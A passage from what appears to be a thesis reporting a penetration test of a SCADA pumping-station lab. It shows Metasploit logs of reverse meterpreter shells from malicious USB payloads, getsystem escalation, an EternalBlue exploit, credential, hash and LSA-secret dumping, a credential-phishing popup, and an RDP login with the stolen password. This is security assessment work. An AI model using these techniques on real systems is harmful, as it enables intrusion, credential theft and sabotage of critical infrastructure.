


Figure 5.39: Creating an animation table on the PLC machine from Kali machine




Figure 5.40: Completed animation table on the PLC machine from Kali machine




Figure 5.41: Stopping the PLC from Kali Linux

This exploitation provided complete system access to the domain as well as access to other machines on the network. It resulted in the total compromise of the system as a whole and highlighted the ease in which critical system can be taken over. This exploit was therefore categorised as Catastrophic and given the highest possible risk score of 1A.

Malicious USB Attack

When opening the USB drive on the Windows Server 2012 Domain Controller and opening either of the malicious files, a meterpreter shell was successfully opened back on the Kali Linux machine. Initially, Admin level access was granted, however, by utilising the *"getsystem"* privilege escalation command, it was possible to gain full system authority to the machine, the highest level possible. This provided all of the same system access as the internal network attack above and full control over the process control system. Figure 5.42 shows the Meterpreter shell being opened after running the FatRat payload executable. The same can be seen for the MSFVenom payload in figure 5.43, the only was to see the difference is tht the Kali Linux machine was listening on port 5555 for the VSFVenom payload and port 6666 for the FatRat payload. As can been seen in both of these images, full system access has been granted to the malicious user, providing total control over the domain. Again due to the severity of this attack, it would be categorised as Catastrophic and given the highest possible risk score of 1A.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.25.106
LHOST => 192.168.25.106
msf6 exploit(multi/handler) > set LPORT 6666
LPORT => 6666
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.25.106:6666
[*] Sending stage (175174 bytes) to 192.168.25.10
[*] Meterpreter session 1 opened (192.168.25.106:6666 -> 192.168.25.10:61464) at 2021-09-28 19:46:16 +1000

meterpreter > getuid
Server username: THESIS\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 5.42: A Meterpreter shell being opened on the Domain using FatRat payload

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.25.106
LHOST => 192.168.25.106
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.25.106:5555
[*] Sending stage (200262 bytes) to 192.168.25.10
[*] Meterpreter session 1 opened (192.168.25.106:5555 -> 192.168.25.10:49223) at 2021-09-28 19:20:50 +1000

meterpreter > getuid
Server username: THESIS\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 5.43: A Meterpreter shell being opened on the Domain using MSFVenom payload

The details of the domain exploitation testing can be seen in figure 5.44.

Machine	Vulnerability	Exploit	Result	Access Level	Risk
Domain Controller	MS14-066	No Meterpteter exploits for MS14-066	Failed	None	6
	Other	ms17_010_eternalblue	Failed	None	6
		ms17_010_psexec	Success	System	1A
		exploit/windows/smb/ms08_067_netapi	Failed	None	6
		windows/smb/ms10_061_spoolss	Failed	None	6
		exploit/windows/smb/smb_doublepulsar_rce	Failed	None	6
	USB Attack	MSFVenom payload	Success	System	1A

Figure 5.44: Table summarising the results from the domain controller exploit testing

5.4.6 SCADA Server

Internal Network Attack

The data obtained so far during testing has indicated that the SCADA server has no known vulnerabilities. A number of tests were still performed to see if it was there were some undetected vulnerabilities that weren't discovered in previous stages. After testing many exploitation modules, there were no successful exploits of the SCADA server machine.

Malicious USB Attack

When opening the USB drive on the Windows 10 SCADA server and opening either of the malicious files, a meterpreter shell was successfully opened back on the Kali Linux machine. Like on the domain controller, initially Admin level access was granted, however, by utilising the *"getsystem"* privilege escalation command, it was possible to gain full system authority to the machine, the highest level possible. This can be seen in figure 5.45.

Once system access was provided, attempts were made to discover the login credentials for the machine. Using the command in figure 5.46, all of the machine users and their hashed passwords were discovered. By then using the command in figure 5.47 it was possible gain an insight into the user passwords through accessing the Windows secret questions and answers. Unfortunately this did not yield that correct credentials and it was still not possible to gain direct access into the system. Another attempt was made to gather the system credentials by running the meterpreter phish_windows_credentials post exploitation module, this causes a system popup to be displayed on the machine under attack, once the user enters their credentials, they are returned to the malicious user. This is detailed in figures 5.48 and 5.49. Once the credentials have been discovered it is possible to create a remote session into the SCADA server and take control of the pumping station as was the case in section 5.4.5

This exploitation did result in a meterpreter shell being established with full system access, it was then possible to gain direct access to the SCADA server and modify the pump control system. Based on the severity of this exploitation, it has been categorised

as Extreme and given a risk score of 1.

The details of the SCADA server exploitation testing can be seen in figure 5.50.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.25.106:6666
[*] Sending stage (175174 bytes) to 192.168.25.11
[*] Meterpreter session 2 opened (192.168.25.106:6666 -> 192.168.25.11:49951) at 2021-09-28 20:01:08 +1000

meterpreter > getuid
Server username: THESIS\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

Figure 5.45: A Meterpreter shell being opened on the SCADA Server using FatRat payload

```
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against SCADA-SVR
[+] Collecting hashes...
    Extracted: admin:aad3b435b51404eeaad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634
    Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: DefaultAccount:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: WDAGUtilityAccount:aad3b435b51404eeaad3b435b51404ee:089668df9b0a7b4c8317f620d97d18f5
[+] Collecting tokens...
    NT AUTHORITY\LOCAL SERVICE
    NT AUTHORITY\NETWORK SERVICE
    NT AUTHORITY\SYSTEM
    THESIS\admin
    THESIS\Administrator
    THESIS\hacker
    Window Manager\DWM-1
    Window Manager\DWM-2
    Window Manager\DWM-3
    Font Driver Host\UMFD-0
    Font Driver Host\UMFD-1
    Font Driver Host\UMFD-2
    Font Driver Host\UMFD-3
    NT SERVICE\LicenceServer
meterpreter >
```

Figure 5.46: Discovering users and hashed passwords on the SCADA server

```
meterpreter > run post/windows/gather/lsa_secrets

[*] Executing module against SCADA-SVR
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[+] Key: $MACHINE.ACC
 Decrypted Value: Q~} 'u]n&l)u%SN*2/b>i]r>*%^>w$qUefwJ[oBLj1M7MNhFOe6~XqP%&A8t|yQ~oSGt'1!d0~\|C(VOlc4DkJi)"fYYfP*

[+] Key: DefaultPassword
 Decrypted Value: fR(}

[+] Key: DPAPI_SYSTEM
 Decrypted Value: ,,:+| 56P*`sj_c

[+] Key: L$_SQSA_S-1-5-21-1299988110-2181470303-3664772930-1001
 Decrypted Value: {"version":1,"questions":[{"question":"What was your first pet's name?","answer":"admin"},{"question":"What is the name of the c
ity where you were born?","answer":"admin"},{"question":"What is the name of the city where your parents met?","answer":"admin"}]}

[+] Key: NL$KM
 Decrypted Value: @>iqE&+@/:klr)W"k]^uLM~ 87*?4&nl+Hp:

[+] Key: _SC_LicenceServer
 Username: NT SERVICE\LICENCESERVER
 Decrypted Value: #QhI@#1wS.h

[*] Writing to loot...
[*] Data saved in: /home/tonystark/.msf4/loot/20211004162412_default_192.168.25.11_registry.lsa.sec_572179.txt
meterpreter >
```

Figure 5.47: Discovering users secret questions and answers

```
meterpreter > run post/windows/gather/phish_windows_credentials

[+] PowerShell is installed.
[*] Starting the popup script. Waiting on the user to fill in his credentials...
[+] #< CLIXML

[+]

[+] UserName      Domain Password
--------      ------ --------
Administrator THESIS Admin12345
```

Figure 5.48: Phishing users credentials with metasploit




Figure 5.49: Phishing popup to steal credentials

Machine	Vulnerability	Exploit	Result	Access Level	Risk
SCADA Server	Other	exploit/windows/http/zentao_pro_rce	Failed	None	6
		exploit/windows/local/ms10_015_kitrap0d	Failed	None	6
		exploit/windows/misc/windows_rsh	Failed	None	6
		exploit/windows/local/tokenmagic	Failed	None	6
		exploit/windows/local/bypassuac_windows_store_filesys	Failed	None	6
		exploit/windows/local/bypassuac_windows_store_reg	Failed	None	6
		ms17_010_eternalblue	Failed	None	6
		ms17_010_psexec	Failed	None	6
	USB Attack	MSFVenom payload	Success	System	1

Figure 5.50: Table summarising the results from the SCADA server exploit testing

5.4.7 SCADA Client

Internal Network Attack

The SCADA client is essentially the exact same system as the SCADA server, it has the same operating system and the same programs installed. It therefore was not surprising that the testing results for the SCADA client were exactly the same as those of the SCADA server. Like with the SCADA server, there were no successful exploits found on this machine through internal network attacks.

Malicious USB Attack

The USB attacks on the SCADA client yielded the same results as the SCADA server, for detailed information on the attacks attempted, see section 5.4.6.

A summarised table with details of the SCADA client exploitation testing can be seen in figure 5.51.

Machine	Vulnerability	Exploit	Result	Access Level	Risk
SCADA Client	Other	exploit/windows/http/zentao_pro_rce	Failed	None	6
		exploit/windows/local/ms10_015_kitrap0d	Failed	None	6
		exploit/windows/misc/windows_rsh	Failed	None	6
		exploit/windows/local/tokenmagic	Failed	None	6
		exploit/windows/local/bypassuac_windows_store_filesys	Failed	None	6
		exploit/windows/local/bypassuac_windows_store_reg	Failed	None	6
		ms17_010_eternalblue	Failed	None	6
		ms17_010_psexec	Failed	None	6
	USB Attack	MSFVenom payload	Success	System	1


Figure 5.51: Table summarising the results from the SCADA client exploit testing

5.4.8 Engineering Machine

Internal Network Attack

There were a number of system vulnerabilities discovered in the Windows 7 Engineering Machine during previous network scans. Many different Metasploit exploitation modules were attempted on each of the identified vulnerabilities with the goal of opening a meterpreter shell on the malicious machine. Although most attempts failed, there were two exploits that proved to be successful and provided the malicious machine with a meterpreter shell. Both of the successful exploits are based off of the MS17-010 vulnerability, exploiting the Microsoft Server Message Block 1.0 (SMBv1) which is a protocol used for remote services. Although this vulnerability was not detected using the scanners, the ms-wbt-server service was identified as running on port 3389 which is responsible for remote service management.

Figure 5.52 shows the successful execution of the MS17-010 EthernalBlue exploit along with the opening of a meterpreter shell with system level authority access.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.25.106:4444
[*] 192.168.25.13:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.25.13:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.25.13:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.25.13:445 - The target is vulnerable.
[*] 192.168.25.13:445 - Connecting to target for exploitation.
[+] 192.168.25.13:445 - Connection established for exploitation.
[+] 192.168.25.13:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.25.13:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.25.13:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.25.13:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.25.13:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.25.13:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.25.13:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.25.13:445 - Sending all but last fragment of exploit packet
[*] 192.168.25.13:445 - Starting non-paged pool grooming
[+] 192.168.25.13:445 - Sending SMBv2 buffers
[+] 192.168.25.13:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.25.13:445 - Sending final SMBv2 buffers.
[*] 192.168.25.13:445 - Sending last fragment of exploit packet!
[*] 192.168.25.13:445 - Receiving response from exploit packet
[+] 192.168.25.13:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.25.13:445 - Sending egg to corrupted connection.
[*] 192.168.25.13:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.25.13
[*] Meterpreter session 1 opened (192.168.25.106:4444 -> 192.168.25.13:49352) at 2021-09-14 19:17:31 +1000
[+] 192.168.25.13:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.25.13:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.25.13:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 5.52: Exploiting the engineering machine using EternalBlue vulnerability

Post Exploitation on the Engineering Machine

Once the EternlBlue exploit was successful and returned a meterpreter shell, the "getuid" command was ran which returned that full system access had already been achieved meaning privilege escalation was not required. Once system access was provided, attempts were then made to discover the login credentials for the machine. Utilising the metasploit "sso" post exploitation module, it was possible to gather the administrator credentials for the engineering machine, and for the domain, this can be seen in figure 5.53.

```
meterpreter > run post/windows/gather/credentials/sso

[*] Running module against ENG01
Windows SSO Credentials
=======================

Package   Domain          User   Password
-------   ------          ----   --------
kerberos  THESIS.TESTLAB  admin  Admin12345
tspkg     THESIS          admin  Admin12345

[-] No LiveSSP credentials found.

meterpreter >
```

Figure 5.53: Gathering admin credentials on the engineering machine

Using the discovered credentials, it was then possible to create a remote session on the engineering machine. The command used to create the remote session can be seen in figure 5.54 whilst the successful connection can be seen in figure 5.55. As can be seen, full access to the PLC has been achieved, this means that the process can be directly modified similar to the attacks in section 5.4.5.

```
┌──(root💀 engineeringmachine)-[/home/tonystark]
└─# rdesktop -d thesis -u admin -p Admin12345 192.168.25.13
```

Figure 5.54: Remote desktop into the engineering machine from Kali Linux




Figure 5.55: Remote session on engineering machine with system control

This exploitation provided complete access to the engineering machine, resulting in critical exposure of the system. This exploit also exposed the domain admin credentials, allowing the user to gain access to any machine on the network including the domain controller and the SCADA server. This would allow the attacks from section 5.4.5 to be replicated. This exploit was therefore categorised as Catastrophic and given the highest possible risk score of 1A.

Malicious USB Attack

Opening the USB drive on the Windows 7 engineering machine and opening either of the malicious files, a meterpreter shell was successfully opened back on the Kali Linux machine. Like on the other machines initially Admin level access was granted, however, unlike the other system, utilising the *"getsystem"* privilege escalation command failed and it was not possible to gain full system authority to the machine. Interestingly, even utilising the many escalation post exploitation modules provided by metasploit, it was

still not possible to gain system access.

Even though system access wasn't achieved, a meterpreter shell was still opened, providing high level exposure to the system including key stroke monitoring, screen sharing and all of the other options available through the meterpreter shell. Based on this, the exploit was categorised as Major and given a risk score of 2, as full system access wasn't achieved.

The details of the engineering machine exploitation testing can be seen in figure 5.56.

Machine	Vulnerability	Exploit	Result	Access Level	Risk
Engineering Machine	Remote Desktop	ms17_010_eternalblue	Success	System	1A
	MS14-066	No Meterpteter exploits for MS14-066	Failed	None	6
	Other	MS08-067	Failed	None	6
	Other	ms05_017_msmq	Failed	None	6
	Remote Desktop	ms17_010_psexec	Success	System	1A
	BlueKeep	cve_2019_0708_bluekeep_rce	Failed	None	6
	USB Attack	MSFVenom payload	Success	Admin	2

